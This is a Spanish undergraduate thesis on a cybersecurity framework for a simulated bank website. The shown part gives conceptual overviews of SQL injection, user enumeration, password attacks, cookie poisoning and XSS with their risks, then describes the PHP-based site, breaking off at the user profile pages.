FRAMEWORK DE CIBERSEGURIDAD PARA BANCOS

CYBER-SECURITY FRAMEWORK FOR BANKS

TRABAJO FIN DE GRADO
CURSO 2022-2023

AUTOR
SERGIO CRESPILLO CAMPOS

DIRECTOR
IVÁN GARCÍA-MAGARIÑO GARCÍA

GRADO EN INGENIERÍA INFORMÁTICA
FACULTAD DE INFORMÁTICA
UNIVERSIDAD COMPLUTENSE DE MADRID

FRAMEWORK DE CIBERSEGURIDAD PARA BANCOS

CYBER-SECURITY FRAMEWORK FOR BANKS

TRABAJO DE FIN DE GRADO EN INGENIERÍA INFORMÁTICA

AUTOR
SERGIO CRESPILLO CAMPOS

DIRECTOR
IVÁN GARCÍA-MAGARIÑO GARCÍA

CONVOCATORIA: JUNIO - 2023

GRADO EN INGENIERÍA INFORMÁTICA
FACULTAD DE INFORMÁTICA
UNIVERSIDAD COMPLUTENSE DE MADRID

8 DE JUNIO DE 2022

DEDICATORIA

A mis padres, a mi hermana y a toda mi familia, a quienes solo puedo expresar mi más sincero agradecimiento por apoyarme durante mi etapa académica.

AGRADECIMIENTOS

En primer lugar, me gustaría agradecer a Iván García-Magariño García, director de este Trabajo Final de Grado, todo el apoyo ofrecido durante el desarrollo de este proyecto, así como todos los consejos brindados.

Por último, me gustaría agradecer a mi familia el apoyo ofrecido durante mi desarrollo académico.

RESUMEN

La tecnología y la digitalización han transformado la forma en la que vivimos y trabajamos. Con el aumento del uso de dispositivos conectados a Internet y el manejo constante de datos e información en línea, se han incrementado los riesgos de ciberataques y la vulnerabilidad de las redes y sistemas informáticos.

Este proyecto es un acercamiento a la implementación de un conjunto de buenas prácticas y medidas de ciberseguridad, desde el punto de vista de un modelo de sitio web de simulación de operaciones de una entidad bancaria, como marco de trabajo para ofrecer un punto de partida de apoyo a bancos. El objetivo de este proyecto se basa en la explotación de vulnerabilidades y la posterior protección y disminución de estas, basado en mejoras en ciberseguridad para garantizar la privacidad y seguridad de los usuarios y los datos.

Tras la aplicación de las técnicas y herramientas adecuadas, se consigue exponer de manera práctica como un atacante podría detectar y explotar vulnerabilidades, en contraste con la implementación de las medidas adecuadas para proporcionar un framework de ciberseguridad para, en este caso, entidades bancarias.

Palabras clave

Ciberataques, Ciberseguridad, Protección de un sitio web, Framework de ciberseguridad, Explotación de vulnerabilidades, Protección de datos, Privacidad de usuarios, Privacidad de datos, Protección de usuarios

ABSTRACT

Technology and digitalisation have transformed the way we live and work. With the increased use of internet-connected devices and the constant handling of data and information online, the risks of cyber-attacks and the vulnerability of computer networks and systems have also increased.

This project is an approach to the implementation of best practices and cybersecurity measures, from the point of view of a financial institution's transaction simulation website model, as a framework to provide a base of support to banks. The goal of this project is based on the exploitation of vulnerabilities and the subsequent protection and mitigation of these vulnerabilities, based on cybersecurity improvements to guarantee the privacy and security of users and data.

After the application of the appropriate techniques and tools, it is possible to expose in a practical way how a cyber-attacker could detect and exploit vulnerabilities, in contrast to the implementation of appropriate measures to provide a cyber-security framework for, in this case, financial institutions.

Keywords

Cyber-attacks, Cybersecurity, Protecting a website, Cyber-security framework, Exploiting vulnerabilities, Data protection, User privacy, Data privacy, User protection

ÍNDICE DE CONTENIDOS

ÍNDICE DE FIGURAS

Capítulo 1 - Introducción

1.1 Motivación

La tecnología y la digitalización han transformado la forma en la que vivimos y trabajamos. Con el aumento del uso de dispositivos conectados a Internet y el manejo constante de datos e información en línea, se han incrementado los riesgos de ciberataques y la vulnerabilidad de las redes y sistemas informáticos. La ciberseguridad busca proteger estos sistemas y datos, prevenir la delincuencia cibernética y la manipulación de información, y garantizar la privacidad y seguridad de los usuarios. En resumen, la ciberseguridad es fundamental para proteger la información y los sistemas informáticos que son vitales para nuestra sociedad y economía modernas.

1.2 Objetivos

Este proyecto busca proporcionar un modelo basado en la creación de un sitio web simulando las operaciones de una entidad bancaria, con el objetivo de proporcionar un framework de ciberseguridad para garantizar la privacidad y seguridad de los usuarios y los datos. De esta manera, un posible ciber atacante tendría una gran dificultad para llevar a cabo sus objetivos.

1.3 Plan de trabajo

Para poder asegurar la consecución del proyecto, se realizó una planificación a alto nivel al comienzo del proyecto. La figura 1 detalla todas las tareas realizadas, así como el plazo en las que se llevaron a cabo cada una de ellas.

Tarea	Fecha de inicio	Fecha final	Duración (días)
TFG	05/09/2022	03/05/2023	240
Capítulo 2 - Estado del arte	05/09/2022	05/10/2022	30
Investigación de las tendencias y trabajos actuales	05/09/2022	22/12/2022	108
Investigación principales ataques sobre sitios web	05/09/2022	10/09/2022	5
Redacción de memoria	23/12/2022	05/01/2023	13
Capítulo 3 - Metodología y tecnologías utilizadas	06/10/2022	07/10/2022	1
Redacción de memoria	06/10/2022	07/10/2022	1
Capítulo 4 - Arquitectura del sitio web	06/10/2022	01/03/2023	146
Programación	06/10/2022	01/03/2023	146
Redacción de memoria	01/04/2023	05/04/2023	4
Cpítulo 5 - Protección del sitio web	06/04/2023	25/04/2023	19
Ataques vs defensa	06/04/2023	25/04/2023	19
Redacción de memoria	26/04/2023	27/04/2023	1

Figura 1. Plan de trabajo

1.4 Repositorio

Todo el código del framework y la documentación generada durante el desarrollo del proyecto se encuentra compartida en el repositorio público de GitHub, accesible a través del siguiente enlace bajo la licencia MIT: https://github.com/SergioCrespillo/TFG

Capítulo 2 - Estado del arte

En este capítulo analizaré los aspectos más importantes, tanto en el ámbito académico como en el tecnológico, relacionados con el tema del proyecto.

Comenzando con las tendencias y trabajos actuales, así como el análisis de los principales ciberataques que los atacantes llevan a cabo sobre bancos.

2.1 Tendencias y trabajos actuales

La evolución de las Tecnologías de la Información y las Comunicaciones (TIC) ha provocado un gran cambio en el paradigma en la sociedad. El uso intensivo de estas por parte de ciudadanos, empresas, gobiernos y organizaciones llevan consigo una serie de riesgos y, por tanto, la puesta en marcha de medidas de protección y seguridad de los datos y los sistemas y redes conectados. Esto ha provocado que la ciberseguridad deba ser tenida en cuenta formando parte integral del progreso tecnológico.

Las tendencias en materia de ciberseguridad, en los últimos años, son diversas y se encuentran enfocadas a la protección de empresas e instituciones de ciberataques que puedan poner en riesgo su funcionamiento [1]-[2].

El panorama mundial de la ciberseguridad ha visto aumentar las amenazas en los últimos años a través de la pandemia de la COVID-19 [3] y, más recientemente, la invasión rusa a Ucrania [4]. En 2025, las pérdidas por ciberdelincuencia ascenderán a 10,5 billones de dólares anuales, frente a los 3 billones de hace una década y los 6 billones de 2021 [5].

Analizando el ciberespacio, observamos como existe un aumento significativo en el aumento de la ciberdelincuencia, ya que según la tecnología se integre en mayor medida en nuestra vida, aumentará la ciberdelincuencia, dando lugar a una mayor demanda de soluciones en esta materia.

Por otro lado, los dispositivos del Internet de las Cosas (IoT) son cada vez más comunes, por lo que su seguridad se está convirtiendo en un requisito importante.

Con la computación en la nube siendo protagonista para múltiples empresas, se espera que sea un foco importante en los próximos años.

Finalmente, la Inteligencia Artificial (IA) y el Aprendizaje Automático (AM) están siendo utilizadas para mejorar las defensas en ciberseguridad, siendo a su vez un riesgo potencial ya que pueden ser utilizados por los ciberdelincuentes para mejorar sus tácticas, técnicas y procedimientos (TTPs).

En la figura 2 se puede observar el gran crecimiento, con respecto al año 2021, que ha experimentado los incidentes cibernéticos en el contexto de la ciudadanía y empresas en el último año en España. Agregando a lo anterior, España se posicionó en 2022 como el tercer país a nivel mundial en materia de ciberataques después de haber sufrido un 2021 con más de 305.000 delitos informáticos en lo que se consideraba la mayor ola cibercriminal del país hasta el momento [6]. Así mismo, en la figura 3 se puede observar el resultado de un estudio, que muestra que la banca es uno de los sectores que presenta más incidentes graves, siendo objetivo de los ciber atacantes.

Figura 2. Estadísticas ciberataques en España en [9, Fig. 1].



Figura 3. Número de incidentes de ciberseguridad significativos por sector en [8, Fig. 36].

Los ciberataques en el sector bancario pueden tener graves consecuencias financieras y de seguridad [7]. Los costos económicos directos y los costos indirectos como la pérdida de confianza en la institución financiera pueden ser significativos. Determinados efectos de los ciberataques en el sector bancario son:

- Pérdida de datos confidenciales de los clientes.
- Robo de identidad y fraudes financieros.
- Interrupción del funcionamiento de los servidores y sistemas de la institución financiera, lo que puede llevar a la interrupción de las operaciones y la imposibilidad de realizar pagos y transferencias.
- Pérdidas financieras directas como resultado de la transferencia no autorizada de fondos en línea, robo de efectivo o de información financiera.
- Costos indirectos como la pérdida de la confianza del público y los clientes, y el costo de la reparación y restauración de los sistemas y datos afectados por el ataque.

Al igual que se ha podido evidenciar el aumento del número de ciberataques que están sufriendo las organizaciones, destaca el aumento de la sofisticación de las amenazas conocidas. Siguiendo con los datos del estudio previamente mencionado, y como se observa en la figura 4, los ataques a sitios web presentan un porcentaje considerable respecto a las principales amenazas principales en el ciberespacio. Con respecto a años anteriores, se observa un crecimiento general de las amenazas minoritarias, contando con un crecimiento de hasta el 3% en el nivel de ocurrencia de ataques a sitios web, entre otros. Este hecho da lugar a que están apareciendo amenazas no contempladas hasta el momento.



Figura 4. Porcentaje de ocurrencia de ciberamenazas en 2022 en [8, Fig. 37].

Respecto a la literatura existente, cabe destacar varios estudios que han sido de ayuda para el desarrollo del proyecto: El primer estudio a destacar, desarrollado y elaborado por Deloitte España [8], aborda la contribución y fomento de la compartición de información relevante, en materia de ciberseguridad, para beneficiar a la

ciberresilencia de las compañías españolas. El segundo estudio a destacar, desarrollado por el instituto nacional de ciberseguridad (Incibe) [9], detalla información observada a lo largo del último año en España, donde se muestra que el sistema financiero y tributario representa un 25,3% del total de los incidentes detectados.

Como se puede observar en los estudios previamente descritos, el sector financiero y bancario, así como los ataques a sitios web representan un gran porcentaje del espectro estudiado, por lo que con este proyecto busco aportar un método para poder proteger el sitio web de un sector que se encuentra muy presente en los objetivos de los ciber atacantes.

2.2 Principales ciberataques sobre Bancos

Una vez definida la importancia de la incorporación de medidas de ciberseguridad en todo tipo de entidades u organizaciones, cabe destacar que existen múltiples ciberataques que podrían afectar a bancos. A continuación, expondré algunos de los ciberataques más comunes, los cuales se tratan y manejan a la hora de la elaboración del desarrollo del framework del proyecto.

2.2.1 Ataque SQL Injection

Un ataque de inyección Structure Query Language (SQL) es una vulnerabilidad común de las aplicaciones web [10]-[11] que permite a un atacante inyectar código malicioso en sentencias SQL a través de la entrada del usuario. Esto puede permitir al atacante manipular bases de datos, robar información sensible y realizar otras acciones maliciosas.

En esencia, un atacante envía datos de entrada especialmente diseñados a una aplicación con la intención de modificar la sentencia SQL que posteriormente se ejecuta en la base de datos de back-end. Si la aplicación no valida o sanea

adecuadamente la entrada del usuario [12], el atacante puede engañar a la aplicación para que ejecute comandos SQL arbitrarios.

SQL Injection no es solo una vulnerabilidad que afecte a aplicaciones Web; cualquier código que acepte entradas de datos de una fuente que no es de confianza y a continuación utiliza dichos datos a partir de sentencias SQL dinámicas podría ser vulnerable [13]-[14].

Para ilustrar lo previamente descrito, pongamos el caso de una aplicación web que permite a los usuarios introducir sus credenciales de inicio de sesión, donde un atacante podría intentar insertar código SQL malicioso, lo que permitiría al atacante obtener acceso no autorizado a la base de datos y extraer información confidencial.

2.2.1.1 RIESGOS

Figura 5. Esquema general del ataque SQL Injection en [11, Fig. 1].

Los atacantes pueden utilizar la inyección SQL para inyectar código SQL malicioso en una aplicación lo que les permite ver, modificar o eliminar datos de una base de datos. Algunos de los riesgos asociados a los ataques de inyección SQL incluyen:

• Robo de datos: Los atacantes pueden extraer datos sensibles de una base de datos, incluyendo información personal, números de tarjetas de crédito y otra información confidencial.

• Manipulación de datos: modificación o eliminación de información de una base de datos, lo que puede provocar la corrupción y la pérdida de integridad de los datos.

• Daños al sistema: Los ataques de inyección SQL pueden dañar los sistemas y la infraestructura subyacentes, provocando tiempos de inactividad y afectando a las operaciones comerciales.

• Daños a la reputación: provocar daños en una organización haciendo que los clientes y socios pierdan la confianza en la empresa.

En resumen, un ataque SQL Injection puede tener consecuencias graves para la seguridad y privacidad de los datos de una aplicación web, y es importante tomar medidas de seguridad adecuadas para prevenir este tipo de ataques.

2.2.2 User enumeration

User Enumeration es un tipo de ataque informático donde se intenta determinar las cuentas de usuario válidas en un sistema o aplicación [15]-[16]. Esto puede llevarse a cabo a través de varias técnicas, incluyendo ataques de fuerza bruta, enviando peticiones con un nombre de usuario y una contraseña vacía, o explotando vulnerabilidades en la aplicación.

Una vez que un atacante es capaz de identificar cuentas de usuario válidas, le proporciona un punto de partida desde el que lanzar otros ataques, como el descifrado de contraseñas o los ataques de ingeniería social. Es importante prevenir este tipo de ataque para evitar que la información de las cuentas de usuario se vea comprometida.

2.2.2.1 Riesgos



Figura 6. Esquema general del ataque User Enumeration en [16, Fig. 1].

User Enumeration es una vulnerabilidad de seguridad que se produce cuando un atacante puede determinar nombres de usuario válidos en un sistema o aplicación. Los riesgos asociados a este ataque incluyen:

• Mayor riesgo de ataques de fuerza bruta: Un podría intentar adivinar o utilizar scripts automatizados para descifrar contraseñas probando repetidamente diferentes combinaciones de nombres de usuario y contraseñas.

• Mayor riesgo de ingeniería social: Los atacantes pueden utilizar los nombres de usuario válidos para elaborar correos electrónicos de phishing u otros tipos de ataques de ingeniería social para dirigirse a usuarios específicos y obtener acceso a datos confidenciales.

• Mayor riesgo de bloqueo de la cuenta: Los inicios de sesión fallidos repetidos o los intentos de inicio de sesión con nombres de usuario adivinados pueden activar una política de bloqueo de cuentas, bloqueando a los usuarios legítimos o provocando un ataque de denegación de servicio (DoS).

• Violación de la privacidad: Los nombres de usuario a veces pueden incluir información personal como direcciones de correo electrónico o nombres reales, lo que puede violar la privacidad y el anonimato de un usuario.

2.2.3 Secure treatment of passwords

El tratamiento seguro de las contraseñas [17]-[18] implica la aplicación de medidas de seguridad adecuadas para evitar los ataques a las contraseñas. Los ataques a contraseñas se refieren a cualquier intento no autorizado de obtener o adivinar contraseñas.

Es importante que las entidades u organizaciones realicen evaluaciones de seguridad periódicas y se mantengan al día de las últimas mejores prácticas y tecnologías de seguridad para protegerse contra las técnicas de ataque con contraseña en evolución.

2.2.3.1 Riesgos

Figura 7. Esquema general del ataque Secure treatment of passwords en [18, Fig. 1].

Es crucial garantizar un tratamiento seguro de las contraseñas, ya que suelen ser el principal medio para proteger la información confidencial y las cuentas de usuario. Una seguridad deficiente de las contraseñas puede dar lugar a varios tipos de ataques que pueden comprometer un sistema, entre ellos:

- Ataques de fuerza bruta: Estos ataques consisten en probar todas las combinaciones posibles de caracteres hasta encontrar la contraseña

correcta. Se pueden mitigar aplicando políticas de contraseñas estrictas, como exigir contraseñas más largas y que incluyan una combinación de caracteres.

- Ataques de diccionario: Estos ataques consisten en utilizar una lista de palabras y frases comunes para adivinar las contraseñas. Pueden mitigarse imponiendo requisitos de complejidad a las contraseñas y no permitiendo palabras de uso común.
- Ataques de intermediario: Estos ataques interceptan la comunicación entre un usuario y un servidor para capturar las credenciales de inicio de sesión.

En general, es esencial seguir las mejores prácticas para la seguridad de las contraseñas, como actualizarlas periódicamente, almacenarlas de forma segura y aplicar políticas de contraseñas sólidas para reducir el riesgo de ataques basados en contraseñas. Además, formar y educar a los usuarios en las mejores prácticas de seguridad de contraseñas también puede ayudar a mitigar los riesgos.

2.2.4 Acceso a contenidos restringidos

Es importante proteger el acceso a contenidos restringidos en un sitio web por razones de seguridad y privacidad. Algunos tipos de contenido pueden ser sensibles y solo deben ser accesibles por personas autorizadas. Al restringir el acceso a esos contenidos, se puede proteger la privacidad de los usuarios y evitar la divulgación o el uso indebido de información confidencial. Además, si se trata de contenido de pago, es importante protegerlo para evitar la piratería y la pérdida de ingresos.

En resumen, al proteger el acceso a contenidos restringidos, se puede proteger tanto la privacidad de los usuarios como el negocio del sitio web.

2.2.4.1 Riesgos

El acceso a contenidos restringidos en sitios web puede presentar varios riesgos, incluyendo:

- Riesgo de seguridad: Al acceder a sitios web que han sido bloqueados, hay un mayor riesgo de infectar tu dispositivo con malware, que puede ser utilizado para recopilar información personal o incluso para controlar tu dispositivo sin tu conocimiento.
- Riesgo de privacidad: Al acceder a sitios web restringidos, es posible que se revele información personal o se deje una huella digital que podría ser utilizada para fines malintencionados en el futuro.
- Riesgo legal: Dependiendo del tipo de contenido restringido y de las leyes locales, acceder a este contenido puede ser ilegal y puede llevar a consecuencias legales y penales.

2.2.5 Cookie poisoning

El ataque de cookies, o envenenamiento de cookies, es un tipo de ciberataque en el que un atacante manipula o falsifica cookies HTTP para obtener acceso no autorizado a la información o servicios de un usuario en un sistema informático [19]-[20]. El atacante puede robar una cookie de sesión apropiada y utilizar la técnica Pass the Cookie para realizar el secuestro de sesión. Este ataque se utiliza habitualmente contra la autenticación de clientes en Internet, y puede ejecutarse fácilmente a través de un ordenador intermediario o con acceso a las cookies guardadas en el ordenador de la víctima.

2.2.5.1 Riesgos

Existen varios riesgos asociados al envenenamiento de cookies, entre los que se incluyen:

• Acceso no autorizado: Los atacantes pueden utilizar el envenenamiento de cookies para acceder a cuentas de usuario u otros datos confidenciales saltándose las pantallas de inicio de sesión u otras medidas de seguridad.

• Robo de datos: Una vez que los atacantes han obtenido acceso a las cuentas de usuario, pueden robar datos personales o financieros, exponiendo a los usuarios al robo de identidad o al fraude financiero.

• Distribución de malware: Los atacantes pueden utilizar el envenenamiento de cookies para distribuir malware a usuarios desprevenidos, comprometiendo sus dispositivos y robando datos adicionales.

2.2.6 Cross-Site Scripting

Cross-site scripting (XSS) es un tipo de ciberataque en el que los atacantes inyectan código malicioso en una página web, normalmente aprovechando vulnerabilidades en los mecanismos de validación de entradas de un sitio web. Este código puede adoptar la forma de secuencias de comandos que se ejecutan en el navegador de la víctima, u otros tipos de código ejecutable que pueden utilizarse para robar información confidencial, como contraseñas o cookies de sesión.

Un ejemplo común de ataque XSS es cuando los atacantes inyectan código malicioso en formularios de sitios web. Cuando los usuarios desprevenidos envían información a través de estos formularios, la información se envía al servidor del sitio web, donde puede ser procesada y ejecutada. En el caso de un ataque XSS, el código inyectado se incluye en la entrada del usuario y puede ejecutarse en el navegador del usuario, dando al atacante acceso a información sensible.

Los ataques XSS pueden evitarse aplicando la validación de entradas en el lado del servidor y codificando las entradas del usuario cuando se muestran al usuario. Además, el uso de una política de seguridad de contenidos (CSP) puede mitigar el impacto de un ataque XSS limitando los tipos de contenido que pueden ejecutarse en una página web [21]-[22].

2.2.6.1 Riesgos

Figura 8. Esquema general del ataque XSS en [22, Fig. 1].

Los ataques XSS pueden llegar a ser riesgos significativos para la seguridad, dependiendo de la sensibilidad de los datos manejados por el sitio vulnerable y la naturaleza de cualquier mitigación de seguridad implementada por el propietario del sitio.

Los ataques XSS más graves implican la revelación de la cookie de sesión del usuario, lo que puede permitir a un atacante secuestrar la sesión del usuario y hacerse con el control de la cuenta [23]. Otros riesgos incluyen la inyección de scripts maliciosos en páginas web vistas por otros usuarios. Esto puede permitir a los atacantes saltarse controles de acceso como la política del mismo origen, y potencialmente comprometer datos sensibles, incluyendo contraseñas, números de tarjetas de crédito y otra información personal.

Un ataque XSS con éxito puede afectar gravemente a los sitios web [24], incluso dañar su reputación y sus relaciones con los clientes. Las organizaciones deben ser conscientes de los riesgos asociados a las vulnerabilidades XSS y tomar medidas para protegerse contra ellas [25].

Capítulo 3 - Metodología y tecnologías utilizadas

En este capítulo analizaré la metodología y los principales lenguajes utilizados para el desarrollo de este proyecto.

3.1 PHP

El principal lenguaje elegido para el desarrollo del proyecto ha sido PHP, ya que es un lenguaje de programación interpretado del lado del servidor y de uso general que se adapta especialmente al desarrollo web. Es un lenguaje interpretado y se ejecuta en el servidor web en lugar de en el navegador del usuario.

Figura 9. Símbolo del lenguaje PHP

3.2 HTML

Con respecto al lenguaje previamente descripto, HTML también forma parte del desarrollo del proyecto. Esto es así ya que HTML hace referencia al lenguaje marcado para la elaboración de páginas web.

Este lenguaje se compone de un conjunto de etiquetas que indican al navegador cómo presentar el contenido de una página web [26][27]. A través de estas etiquetas, se puede crear una estructura para la página, incluir textos, imágenes, videos, y otros elementos multimedia, así como también enlaces a otras páginas.

Figura 10. Símbolo del lenguaje HTML

3.3 CSS

Cascading Style Sheets (CSS) es un lenguaje de diseño utilizado para definir la presentación y el estilo de los documentos HTML [28], XHTML y XML. En otras palabras, CSS se utiliza para dar formato y estilo a páginas web, así como para controlar la apariencia de elementos HTML en una página, como el color, el tamaño, la fuente y la ubicación de los elementos en la página.

Figura 11. Símbolo del lenguaje CSS

3.4 phpmyadmin

phpMyAdmin es una herramienta escrita en PHP con la intención de manejar la administración de MySQL a través de páginas web. Esta herramienta soporta una amplia gama de operaciones, como la gestión de bases de datos [29], tablas, columnas, relaciones, índices, usuarios.

Con phpMyAdmin, los usuarios pueden realizar tareas como la importación y exportación de datos, la creación de vistas y la ejecución de consultas SQL. También ofrece un conjunto completo de funciones para manejar la estructura de la base de datos y sus datos.

Figura 12. Símbolo de phpmyadmin

Capítulo 4 - Estructura del sitio web

En este capítulo señalaré los aspectos más relevantes que componen la estructura del sitio web del proyecto, así como las funcionalidades que conforman la simulación de las operaciones de una entidad bancaria.

Como observamos en la figura 13, la cabecera del sitio web está compuesta por diversas opciones. Una de ellas es la titulada como "HAZTE CLIENTE", la cual conduce a un usuario al formulario de registro, ver figura 14.

Figura 13. Cabecera del sitio web

Figura 14. Formulario de registro

Dentro de este formulario de registro se proporciona un enlace, ver figura 15, el cual redirige al usuario a la página donde se proporciona información sobre la protección y tratamiento de los datos que se introduzcan.



Figura 15. Información sobre protección de datos

Por otro lado, la opción de "ACCESO CLIENTES", redirige al usuario al formulario de inicio de sesión al sitio web. Como observamos en la figura 16, este formulario consta de una opción a seleccionar por parte del usuario denominada "Remember me" la cual, mediante cookies, guarda los datos de inicio de sesión para que el usuario no tenga que volver a introducirlos.



Figura 16. Formulario de inicio de sesión

Una vez un usuario inicie sesión en el sitio web, como observamos en la figura 17, dispondrá de un formulario de comentarios, en la página principal, para proporcionar su opinión sobre los servicios prestados. Además, aparecerán los últimos comentarios realizados por otros usuarios.



Figura 17. Sección de comentarios de clientes

A continuación, como observamos en la figura 18, el usuario podrá acceder a su perfil, donde dispondrá de diversas opciones operativas. Estas son la edición de sus datos personales, visualización de sus datos bancarios, es decir, su saldo actual, así como el historial de las transferencias que pueda haber realizado a lo largo del tiempo, ver figuras 19, 20, 21 y 22.

